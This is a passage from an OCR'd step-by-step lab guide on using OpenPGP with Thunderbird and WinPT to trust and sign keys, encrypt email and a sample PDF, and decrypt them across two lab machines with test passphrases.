


54. Click on OK button.


55. Close the browser tab

The following steps would be used to trust the public key of user1 that would be used for encrypting files and e-mails.


56. Go to OpenPGP →Key Management




57. Right click on user1 key then click on Set Owner Trust.




58. Select I Trust fully then click on OK button.




59. Right click on user1 key then select Sign Key.




60. Select I have done very careful checking then click on OK button.



61. Enter passphrase as **user212345678** then click on OK button.




62. Close the OpenPGP key Management window.




The following steps would be used to send an Encrypted mail to user1 Encrypted by public key of user1

63. Click on Write to send an e-mail.




64. Compose a new mail with the following contents.

To - user1@test.com
Subject - **Confidential Mail**
Message -
Dear sir
Please send the Sample bank Statement.




65. Go to Open PGP click on Encrypt Message (encrypting message) and Ignore Per-Recipient Rules and click on send option as shown following .


66. Switch to Windows 7 Machine (10.0.0.12).
67. A new Mail would be received. Open the mail.



68. Now provide the passphrase as user12345678 to read the Encrypted Message.




69. The message would be displayed as shown below.




The following steps would be used by user1 to send an Encrypted file in an encrypted mail encrypted by public key of user2

70. Go to Desktop and Open WinPT Tray


71. The icon would be displayed in the notification area.




72. Right click on the icon and go to File Manager




73. Click on “SampleBankStatement.pdf” file, drag and drop the file in the File Manager Window.




74. Right click on the file in the File Manager window then click on Encrypt.



75. Select user2 key then click on OK button.




76. File has been successfully encrypted and is shown on the Desktop.
77. Send the encrypted file to user2, Open the Thunderbird email client and Click on Write button.




78. Compose a new mail with the following contents.


To - user2@test.com
Subject - Confidential Mail
Message -
Dear sir
Please find the attachment “Sample Bank Statement.pdf”.




79. Click on Attach button to attach the file.'




80. Browse to Desktop, select the Encrypted file (Sample Bank Statement.pdf) and click on Open button.




81. File has been attached




82. Click on OpenPGP then click on Encrypt Message to Encrypt the mail.




83. Click on Send button.



84. Select Encrypt/sign the message as a whole and send it using PGP/MIME then click on OK button.




85. Insert the Passphrase key user12345678 and then click ok.




The following steps would be used by user2 to open an Encrypted mail and Encrypted file using his private key


86. Switch to win-clone (10.0.0.15) and check the new mail in the inbox of e-mail client and open the newly received mail.




87. Provide the passphrase as "user12345678" to open the Encrypted mail and press Ok. Following window would be appear.



